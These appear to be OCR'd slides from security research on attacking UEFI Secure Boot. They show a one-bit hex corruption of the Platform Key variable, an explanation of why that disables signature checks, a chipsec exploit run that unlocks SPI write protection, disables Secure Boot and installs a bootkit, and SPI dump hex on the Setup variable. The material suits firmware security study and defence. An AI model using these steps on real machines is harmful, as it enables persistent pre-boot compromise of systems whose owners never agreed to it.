Ln: 4844 Col: 1/67 Ch: 1/67 1252 Win | Ln: 4844 Col: 1/67 Ch: 1/67 1252 Win

```
03 ff ff ff d3 02 50 4b 00 a1 59 c0 a5 e4 94 a7   ......PK..Y.....

03 ff ff ff d3 02 40 4b 00 a1 59 c0 a5 e4 94 a7   ......@K..Y.....
```

Ready | Difference 1 of 1 | NUM


Modify PK in SPI if Writes are Allowed



Modifying Platform Key in NVRAM

Corrupt Platform Key EFI variable in NVRAM


- Name (“PK”) or Vendor GUID **`{8BE4DF61-93CA-11D2-AA0D-00E098032B8C}`**
- **`AuthenticatedVariableService`** DXE driver enters Secure Boot **`SETUP_MODE`** when correct “PK” EFI variable cannot be located in EFI NVRAM
- Main volatile **`SecureBoot`** variable is then set to DISABLE
- DXE **`ImageVerificationLib`** then assumes Secure Boot is off and skips Secure Boot checks
- Generic exploit, independent of the platform/vendor
- 1 bit modification!


python chipsec_main.py --module exploits.secureboot.pk - Far 3.0.3156 x64 Administrator

```
[+] loaded exploits.secureboot.pk
[+] imported chipsec.modules.exploits.secureboot.pk
[*] BIOS Region: Base = 0x00200000, Limit = 0x007FFFFF

[*] Reading EFI NVRAM (0x40000 bytes of BIOS region) from ROM..
[*] Done reading EFI NVRAM from ROM
[*] Searching for Platform Key (PK) EFI variables..
[*]   Found PK EFI variable in NVRAM at offset 0x12E9B
[+] Found 1 PK EFI variables in NVRAM
[*] Checking protection of UEFI BIOS region in ROM..
[spi] UEFI BIOS write protection enabled but not locked. Disabling..
[!] UEFI BIOS write protection is disabled
[*] Modifying Secure Boot persistent configuration..
[*]   0 PK FLA = 0x212EA6 (offset in NVRAM buffer = 0x12EA6)
[*]   Modifying PK EFI variable in ROM at FLA = 0x212EA6..
[+] Modified all Platform Keys (PK) in UEFI BIOS ROM
[!] *** Secure Boot has been disabled ***
[*] Installing UEFI Bootkit..
[!] *** UEFI Bootkit has been installed ***
[*] Press any key to reboot..
```


4.1 (2) Attacking Secure Boot via Setup UEFI Variable (On/Off, Verification Policies, CSM Enabled, “Clear Keys” control)

Secure Boot Can Be Turned On/Off in BIOS Setup Options




```
Password Description

If ONLY the Administrator's password is set, this only
access to Setup and is only asked for when entering Setup.
If ONLY the User's password is set, this is a power on
password and must be entered to boot to enter Setup.
In Setup the User will have Administrator rights.

Administrator Password Status          NOT INSTALLED
User Password Status                   NOT INSTALLED
Administrator Password
User Password

HDD Password Status   :                NOT INSTALLED
Set Master Password
Set User Password

▶ I/O Interface Security

System Mode state                      Setup
Secure Boot state                      Disabled

Secure Boot Control                    [Enabled]
▶ Key Management
```

Looking for Enable Policy in SPI Dump…




```
0001ff90 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
0001ffa0 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
0001ffb0 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
0001ffc0 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
0001ffd0 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
0001ffe0 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
0001fff0 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00020000 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00020010 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00020020 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00020030 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00020040 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00020050 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00020060 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00020070 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00020080 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00020090 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000200a0 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000200b0 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000200c0 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000200d0 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000200e0 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000200f0 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00020100 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00020110 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00020120 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00020130 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00020140 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00020150 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00020160 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00020170 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00020180 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00020190 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000201a0 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000201b0 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
```



```
0001ff90 00 01 01 01 01 01 00 00 00 02 00 00 01 00 01 00
0001ffa0 01 01 00 01 00 00 01 01 01 00 00 01 00 00 01 01
0001ffb0 01 01 01 01 01 01 04 04 04 04 04 04 04 04 00 00
0001ffc0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0001ffd0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0001ffe0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0001fff0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00020000 00 00 00 00 00 00 01 01 01 01 01 01 01 01 00 00
00020010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00020020 00 00 00 00 07 00 0A 00 0A 00 0A 00 0A 00 0A 00
00020030 0A 00 0A 00 0A 00 0A 00 0A 00 0A 00 0A 00 0A 00
00020040 0A 00 0A 00 0A 00 04 04 04 04 04 04 08 08 01 00
00020050 00 02 00 01 00 00 01 01 01 00 00 01 01 01 01 01
00020060 01 01 01 01 01 01 01 01 01 01 02 01 01 01 00 01
00020070 00 03 01 01 01 01 01 01 00 00 00 00 00 00 00 00
00020080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00020090 00 00 00 00 00 00 00 00 01 01 00 00 00 01 01 01
000200a0 01 00 00 00 01 37 47 64 4B 5F 69 01 05 0A 6C 01   7GdK_i
000200b0 01 00 01 01 00 00 00 00 00 47 4F 3F 47 47 4F 01   GO?GGO
000200c0 01 01 00 00 00 01 00 00 00 00 14 00 00 01 01 00
000200d0 01 00 84 12 00 00 00 00 00 01 01 00 16 00 00 06
000200e0 01 00 00 00 01 00 01 00 02 02 01 04 04 04 04 03
000200f0 03 03 03 00 01 02 02 01 02 08 08 08 08 08 08 08
00020100 08 08 08 08 08 08 08 08 08 07 07 07 07 07 07 07
00020110 07 07 07 07 07 07 07 07 07 02 02 02 02 02 02 02
00020120 02 02 02 02 02 02 02 02 02 00 00 64 00 02 0F 02
00020130 14 00 00 0C 0C 0C 0C 0C 0C 0C 0C 01 00 00 02 02
00020140 00 00 01 00 00 01 01 01 02 03 00 03 00 00 00 02
00020150 1F 00 00 00 01 01 01 00 01 00 00 00 00 00 35 05
00020160 00 80 84 1E 00 00 10 01 00 01 06 02 00 00 00 00
00020170 01 00 00 00 00 09 09 09 18 00 0A AE 00 04 05 05
